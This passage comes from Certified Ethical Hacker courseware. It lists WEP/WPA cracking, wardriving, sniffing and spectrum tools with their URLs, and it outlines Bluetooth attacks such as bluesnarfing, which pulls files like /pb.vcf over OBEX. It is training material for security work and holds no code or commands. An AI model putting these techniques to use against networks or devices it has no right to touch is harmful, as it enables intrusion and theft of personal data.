


FIGURE 15.70: Elcomsoft Wireless Security Auditor screenshot

# WEP/WPA Cracking Tools



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

 <b>WepAttack</b> <a href="http://wepattack.sourceforge.net">http://wepattack.sourceforge.net</a>	 <b>Portable Penetrator</b> <a href="http://www.secpoint.com">http://www.secpoint.com</a>
 <b>Wesside-ng</b> <a href="http://www.aircrack-ng.org">http://www.aircrack-ng.org</a>	 <b>CloudCracker</b> <a href="https://www.cloudcracker.com">https://www.cloudcracker.com</a>
 <b>Aircrack-ng</b> <a href="http://www.aircrack-ng.org">http://www.aircrack-ng.org</a>	 <b>coWPAtty</b> <a href="http://wirelessdefence.org">http://wirelessdefence.org</a>
 <b>WEPCrack</b> <a href="http://wepcrack.sourceforge.net">http://wepcrack.sourceforge.net</a>	 <b>Wifite</b> <a href="http://code.google.com">http://code.google.com</a>
 <b>WepDecrypt</b> <a href="http://wepdecrypt.sourceforge.net">http://wepdecrypt.sourceforge.net</a>	 <b>WepOff</b> <a href="http://www.ptsecurity.ru">http://www.ptsecurity.ru</a>




## WEP/WPA Cracking Tools

WEP/WPA cracking tools are used for breaking 802.11 WEP secret keys. These tools recover a

40-bit, 104-bit, 256-bit, or 512-bit WEP key once enough data packets have been captured. A few tools guess WEP keys based on an active dictionary attack, key generator, distributed network attack, etc. The following are a few WEP/WPA Cracking tools used by attackers:

- ⌚ WepAttack available at <http://wepattack.sourceforge.net>
- ⌚ Wesside-ng available at <http://www.aircrack-ng.org>
- ⌚ Aircrack-ng available at <http://www.aircrack-ng.org>
- ⌚ WEPCrack available at <http://wepcrack.sourceforge.net>
- ⌚ WepDecrypt available at <http://wepdecrypt.sourceforge.net>
- ⌚ Portable Penetrator available at <http://www.secpoint.com>
- ⌚ CloudCracker available at <https://www.cloudcracker.com>
- ⌚ coWPAtty available at <http://wirelessdefence.org>
- ⌚ Wifite available at <http://code.google.com>
- ⌚ WepOff available at <http://www.ptsecurity.ru>



## Module Flow

So far, we have discussed various wireless concepts, wireless encryption, threats, and hacking methodology. Now we will discuss wireless hacking tools. Wireless hacking can also be performed with the help of tools. The wireless hacking tools make the attacker's job easy.

This section covers various Wi-Fi sniffers, wardriving tools, RF monitoring tools, Wi-Fi traffic analyzers, etc.

Wireless Concepts	Wireless Encryption
Wireless Threats	Wireless Hacking Methodology
Wireless Hacking Tools	Bluetooth Hacking
Countermeasure	Wireless Security Tools
Wi-Fi Pen Testing	

# Wi-Fi Sniffer: Kismet

**C|EH**  
Certified Ethical Hacker

- It is an **802.11 Layer2 wireless network detector**, sniffer, and intrusion detection system
- It **identifies networks** by passively collecting packets and detecting standard named networks
- It **detects hidden networks** and presence of nonbeaconing networks via data traffic



**Kismet Sort View Window**

SSID	T C	Ch	Freq	Pkts	Size	Brdc	Sig	Cnt	Maxfl	Ctry	Seen
TRNDNet	00:14:01:5F:97:12	A	0	2417	00	-100	+80	1	Transcend	---	wlan0
linksys_SES_45997	00:16:06:18:E4:FF	A	0	6 2447	2	00	-100	1	Cisco-Link	---	wlan0
---	00:1A:00:00:00:00	A	0	6 2448	3	00	-100	1	WPA2PSK	---	wlan0
landscapers	00:14:8F:07:2F:84	A	N	6 2437	4	00	-100	1	Cisco-Link	---	wlan0
linksys	00:1A:70:D9:BC:13	A	M	6 2437	5	00	-100	1	Cisco-Link	---	wlan0
WPA2PSK	00:16:90:00:00:00	A	N	11 2462	5	00	-100	1	WPA2PSK	---	wlan0
---	00:1F:00:00:00:00	A	N	11 2412	9	00	-100	1	WPA2PSK	---	wlan0
Adhocgroup_Prototype	00:00:00:00:00:00	A	N	10 2462	10	00	-100	1	Adhocgroup	---	wlan0
TFS	00:09:59:07:80:B2	A	N	11 2462	13	00	-100	1	Mergear	---	wlan0
maskar	00:18:01:F5:65:E1	A	O	6 2442	17	00	-100	1	Actiontec E US	wlan0	
Yu_Chen	00:18:01:F5:70:80	A	M	6 2442	19	00	-100	1	Actiontec E US	wlan0	
TK421	00:18:01:F5:68:77	A	O	6 2442	23	00	-100	1	Actiontec E	---	wlan0
E1ma-PC-Wireless	00:24:B2:0E:6E:E2	A	O	6 2442	24	00	-100	1	E1ma-PC-Wireless	---	wlan0
---	00:1F:33:F3:CC:4A	A	O	6 2442	25	00	-100	1	Pickles	---	wlan0

No GPS info (GPS not connected)

ERROR: No update from Gpsd in 15 seconds or more, attempting to reconnect  
ERROR: No update from Gpsd in 15 seconds or more, attempting to reconnect  
ERROR: Could not connect to the spectools server localhost:30569  
ERROR: No update from Gpsd in 15 seconds or more, attempting to reconnect  
ERROR: No update from Gpsd in 15 seconds or more, attempting to reconnect

<http://www.kismetwireless.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Sniffer: Kismet

Source: <http://www.kismetwireless.net>

Kismet is an **802.11 layer2 wireless network detector**, sniffer, and intrusion detection system. Kismet will work with any wireless card that supports raw monitoring (rfmon) mode, and can sniff 802.11b, 802.11a, 802.11n, and 802.11g traffic (devices and drivers permitting). It identifies networks by passively collecting packets and detecting standard named networks, detecting (and given time, decloaking) hidden networks, and inferring the presence of non-beaconing networks via data traffic.




FIGURE 15.71: Kismet screenshot

The slide features a dark header with the title "Wardriving Tools" in yellow and the CEH logo. Below the header is a grid of eight tool entries, each with an icon, name, and URL. The tools are:

- airbase-ng (<http://aircrack-ng.org>)
- MacStumbler (<http://www.macstumbler.com>)
- ApSniff (<http://www.monolith81.de>)
- WiFi-Where (<http://www.threejacks.com>)
- WiFiFoFum (<http://www.aspecto-software.com>)
- AirFart (<http://airfart.sourceforge.net>)
- MiniStumbler (<http://www.netstumbler.com>)
- AirTraf (<http://airtraf.sourceforge.net>)
- WarLinux (<http://sourceforge.net>)
- 802.11 Network Discovery Tools (<http://wavelan-tools.sourceforge.net>)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wardriving Tools

Wardriving tools enable users to list all **access points broadcasting beacon signals** at their location. It helps users to set new access points, making sure there are no interfering APs. These tools even verify the network setup, find the locations with poor coverage in the WLAN, and detect other networks that may be causing interference. They detect unauthorized "rogue" access points in your workplace:

- ⌚ airbase-ng available at <http://aircrack-ng.org>
- ⌚ ApSniff available at <http://www.monolith81.de>
- ⌚ WiFiFoFum available at <http://www.aspecto-software.com>
- ⌚ MiniStumbler available at <http://www.netstumbler.com>
- ⌚ WarLinux available at <http://sourceforge.net>
- ⌚ MacStumbler available at <http://www.macstumbler.com>
- ⌚ WiFi-Where available at <http://www.threejacks.com>
- ⌚ AirFart available at <http://airfart.sourceforge.net>
- ⌚ AirTraf available at <http://airtraf.sourceforge.net>
- ⌚ 802.11 Network Discovery Tools available at <http://wavelan-tools.sourceforge.net>

# RF Monitoring Tools

**CEH**  
Certified Ethical Hacker

 NetworkManager <a href="http://projects.gnome.org">http://projects.gnome.org</a>	 WaveNode <a href="http://www.wavenode.com">http://www.wavenode.com</a>
 KWiFiManager <a href="http://kwifimanager.sourceforge.net">http://kwifimanager.sourceforge.net</a>	 xosview <a href="http://xosview.sourceforge.net">http://xosview.sourceforge.net</a>
 NetworkControl <a href="http://www.arachnoid.com">http://www.arachnoid.com</a>	 RF Monitor <a href="http://www.newsteo.com">http://www.newsteo.com</a>
 KOrinoco <a href="http://korinoco.sourceforge.net">http://korinoco.sourceforge.net</a>	 DTC-340 RFXpert <a href="http://www.dektec.com">http://www.dektec.com</a>
 Sentry Edge II <a href="http://www.tek.com">http://www.tek.com</a>	 Home Curfew RF Monitoring System <a href="http://solutions.3m.com">http://solutions.3m.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## RF Monitoring Tools

Radio frequency (RF) monitoring tools help in discovering and **monitoring Wi-Fi networks**. These tools help you to control and monitor network interfaces, including wireless ones. They allow you to see network activity and help you to control network interfaces in a convenient way. A list of RF monitoring tools follows:

- NetworkManager available at <http://projects.gnome.org>
- KWiFiManager available at <http://kwifimanager.sourceforge.net>
- NetworkControl available at <http://www.arachnoid.com>
- KOrinoco available at <http://korinoco.sourceforge.net/>
- Sentry Edge II available at <http://www.tek.com>
- WaveNode available at <http://www.wavenode.com>
- xosview available at <http://xosview.sourceforge.net>
- RF Monitor available at <http://www.newsteo.com>
- DTC-340 RFXpert available at <http://www.dektec.com>
- Home Curfew RF Monitoring System available at <http://solutions.3m.com>

## Wi-Fi Traffic Analyzer Tools

**CEH**  
Certified Ethical Hacker

 <b>RFProtect Spectrum Analyzer</b> <a href="http://www.arubanetworks.com">http://www.arubanetworks.com</a>	 <b>Ufasoft Snif</b> <a href="http://ufasoft.com">http://ufasoft.com</a>
 <b>AirMagnet WiFi Analyzer</b> <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>	 <b>vxSniffer</b> <a href="http://www.cambridgevx.com">http://www.cambridgevx.com</a>
 <b>OptiView® XG Network Analysis Tablet</b> <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>	 <b>OneTouch™ AT Network Assistant</b> <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>
 <b>Network Traffic Monitor &amp; Analyzer CAPSA</b> <a href="http://www.javvin.com">http://www.javvin.com</a>	 <b>Capsa Network Analyzer</b> <a href="http://www.colasoft.com">http://www.colasoft.com</a>
 <b>Observer</b> <a href="http://www.netinst.com">http://www.netinst.com</a>	 <b>SoftPerfect Network Protocol Analyzer</b> <a href="http://www.softperfect.com">http://www.softperfect.com</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Traffic Analyzer Tools

Wi-Fi traffic analyzer tools analyze, debug, maintain, and monitor local networks and Internet connections for performance, bandwidth usage, and security issues. They capture data passing through your **dial-up connection** or **network Ethernet** card, analyze this data, and then represent it in an easily readable form. This type of tool is a useful tool for users who need a comprehensive picture of the traffic passing through their network connection or segment of a local area network. It analyzes the network traffic to trace specific transactions or find security breaches:

- ⌚ RFProtect Spectrum Analyzer available at <http://www.arubanetworks.com>
- ⌚ AirMagnet WiFi Analyzer available at <http://www.flukenetworks.com>
- ⌚ OptiView® XG Network Analysis Tablet available at <http://www.flukenetworks.com>
- ⌚ Network Traffic Monitor & Analyzer CAPSA available at <http://www.javvin.com>
- ⌚ Observer available at <http://www.netinst.com>
- ⌚ Ufasoft Snif available at <http://ufasoft.com>
- ⌚ vxSniffer available at <http://www.cambridgevx.com>
- ⌚ OneTouch™ AT Network Assistant available at <http://www.flukenetworks.com>
- ⌚ Capsa Network Analyzer available at <http://www.colasoft.com>

- ⌚ SoftPerfect Network Protocol Analyzer available at <http://www.softperfect.com>

## Wi-Fi Raw Packet Capturing and Spectrum Analyzing Tools

**C|EH**  
Certified Ethical Hacker

Raw Packet Capturing Tools	Spectrum Analyzing Tools
 <b>WirelessNetView</b> <a href="http://www.nirsoft.net">http://www.nirsoft.net</a>	 <b>Cisco Spectrum Expert</b> <a href="http://www.cisco.com">http://www.cisco.com</a>
 <b>Tcpdump</b> <a href="http://www.tcpdump.org">http://www.tcpdump.org</a>	 <b>AirMedic® USB</b> <a href="http://www.flukenetworks.com">http://www.flukenetworks.com</a>
 <b>Airview</b> <a href="http://airview.sourceforge.net">http://airview.sourceforge.net</a>	 <b>AirSleuth-Pro</b> <a href="http://nutsaboutnets.com">http://nutsaboutnets.com</a>
 <b>RawCap</b> <a href="http://www.netresec.com">http://www.netresec.com</a>	 <b>BumbleBee-LX Handheld Spectrum Analyzer</b> <a href="http://www.bvsystems.com">http://www.bvsystems.com</a>
 <b>Airodump-ng</b> <a href="http://www.aircrack-ng.org">http://www.aircrack-ng.org</a>	 <b>Wi-Spy</b> <a href="http://www.metageek.net">http://www.metageek.net</a>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wi-Fi Raw Packet Capturing and Spectrum Analyzing Tools

### Raw Packet Capturing Tools

Raw packet capturing tools capture **wireless network packets**, and help you to visually monitor WLAN packet activities. These tools for Wi-Fi capture every packet on the air and support both **Ethernet LAN** and **802.11** and display network traffic at the MAC level. A few of these types of tools are listed as follows:

- ➊ WirelessNetView available at <http://www.nirsoft.net>
- ➋ Tcpdump available at <http://www.tcpdump.org>
- ➌ Airview available at <http://airview.sourceforge.net>
- ➍ RawCap available at <http://www.netresec.com>
- ➎ Airodump-ng available at <http://www.aircrack-ng.org>




### Spectrum Analyzing Tools

Spectrum analyzing tools are specially designed for **RF Spectrum Analysis** and **Wi-Fi**

**troubleshooting.** With the help of these tools, users can detect any RF activity in the environment, including detecting areas where RF interference impacts performance—ultimately resulting in user dissatisfaction due to slow connections or frequent disconnections. With this information, users can select the best channels for deploying Wi-Fi APs in the environment:

- ⌚ Cisco Spectrum Expert available at <http://www.cisco.com>
- ⌚ AirMedic® USB available at <http://www.flukenetworks.com>
- ⌚ AirSleuth-Pro available at <http://nutsaboutnets.com>
- ⌚ BumbleBee-LX Handheld Spectrum Analyzer available at <http://www.bvsystems.com>
- ⌚ Wi-Spy available at <http://www.metageek.net>



## Module Flow

Bluetooth is a Wi-Fi service that allows sharing files. Bluetooth hacking allows an attacker to gain information of host from another Bluetooth-enabled device without the host's permission. With this type of hacking, the attacker can steal information, delete contacts from the victim mobiles, and extract personal files/pictures, etc.

The different types of Bluetooth attacks and the tools that are used for performing such attacks are explained in following slides.

<b>Wireless Concepts</b>	<b>Wireless Encryption</b>
<b>Wireless Threats</b>	<b>Wireless Hacking Methodology</b>
<b>Wireless Hacking Tools</b>	<b>Bluetooth Hacking</b>
<b>Countermeasure</b>	<b>Wireless Security Tools</b>



## Wi-Fi Pen Testing

# Bluetooth Hacking

**C|EH**  
Certified Ethical Hacker

- Bluetooth hacking refers to **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks
- Bluetooth enabled devices connect and communicate wirelessly through **ad hoc** networks known as **Piconets**

**Bluesmacking**  
DoS attack which overflows Bluetooth-enabled devices with random packets causing the device to crash

**Bluejacking**  
The art of sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as PDA and mobile phones

**Blue Snarfing**  
The theft of information from a wireless device through a Bluetooth connection

**BlueSniff**  
Proof of concept code for a Bluetooth wardriving utility

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Bluetooth Hacking

Bluetooth is a **short-range wireless communication** technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information using a short-range wireless connection. Two Bluetooth-enabled devices connect through the pairing technique. There are some Bluetooth security issues that are vulnerable and make hijacking on Bluetooth devices possible. Bluetooth hacking refers to the **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks. The following are Bluetooth device attacks:



### Bluejacking

Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the initiating device must provide a name that will be displayed on the recipient's screen. Because this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking **does not cause any damage** to the receiving device. It may, however, be irritating and disruptive to its victims.



### BlueSniff

BlueSniff is proof of concept code for a **Bluetooth wardriving** utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.



## Bluesmacking


A Bluesmacking attack is when an **attacker sends** an oversized ping packet to a victim's device. This causes a buffer overflow in the victim's device. This type of attack is similar to an ICMP ping of death.



## Bluesnarfing

Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. If an attacker is within range of a target, he or she can use special software to obtain the data stored on the victim's device.

To Bluesnarl, an attacker exploits a **vulnerability** in the protocol that Bluetooth uses to exchange information. This protocol is called Object Exchange (OBEX). The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom /cal.vcs for the device's calendar file.



## Bluetooth Stack

A Bluetooth stack refers to an implementation of the **Bluetooth protocol stack**. It allows an inheritance application to work over Bluetooth. Using Atinav's OS abstraction layer, porting to any system is achieved. The Bluetooth stack is divided into: general purpose and embedded system.



## Bluetooth Modes



## Discoverable Modes

Basically, Bluetooth operates in three discoverable modes. They are:

- ⌚ **Discoverable:** When Bluetooth devices are in discoverable mode, the devices are able to be seen by other **Bluetooth-enabled devices**. If a phone is trying to connect to another phone, the phone that is trying to establish the connection must look for a phone that is in "discoverable mode," otherwise the phone that is trying to initiate the connection will not be able to detect the other phone. Discoverable mode is necessary only while connecting to the device for the first time. Once the connection is saved, the phones know each other; therefore, discoverable mode is not necessary for lateral connection establishment.

- ➊ **Limited discoverable:** In limited discoverable mode, the Bluetooth devices are discoverable only for a **limited period of time**, for a specific event, or during temporary conditions. However, there is no HCI command to set a device directly into limited discoverable mode. It must be done indirectly. When a device is set to the limited discoverable mode, it filters out non-matched IACs and discovers itself only to those that matched.
- ➋ **Non-discoverable:** Setting the Bluetooth device to “**non-discoverable**” mode prevents the devices from appearing on the list during Bluetooth-enabled device search process. However, it is still visible to those users and devices who paired with the Bluetooth device previously or who are familiar with the MAC address of the Bluetooth.



## Pairing Modes

There are two modes of pairing for Bluetooth devices. They are:

- ➊ **Non-pairable mode:** In non-pairable mode, a Bluetooth device rejects the pairing request sent by any device.
- ➋ **Pairable mode:** In pairable mode, the Bluetooth device accepts the pairing request upon request and establishes a connection with the pair requesting device.

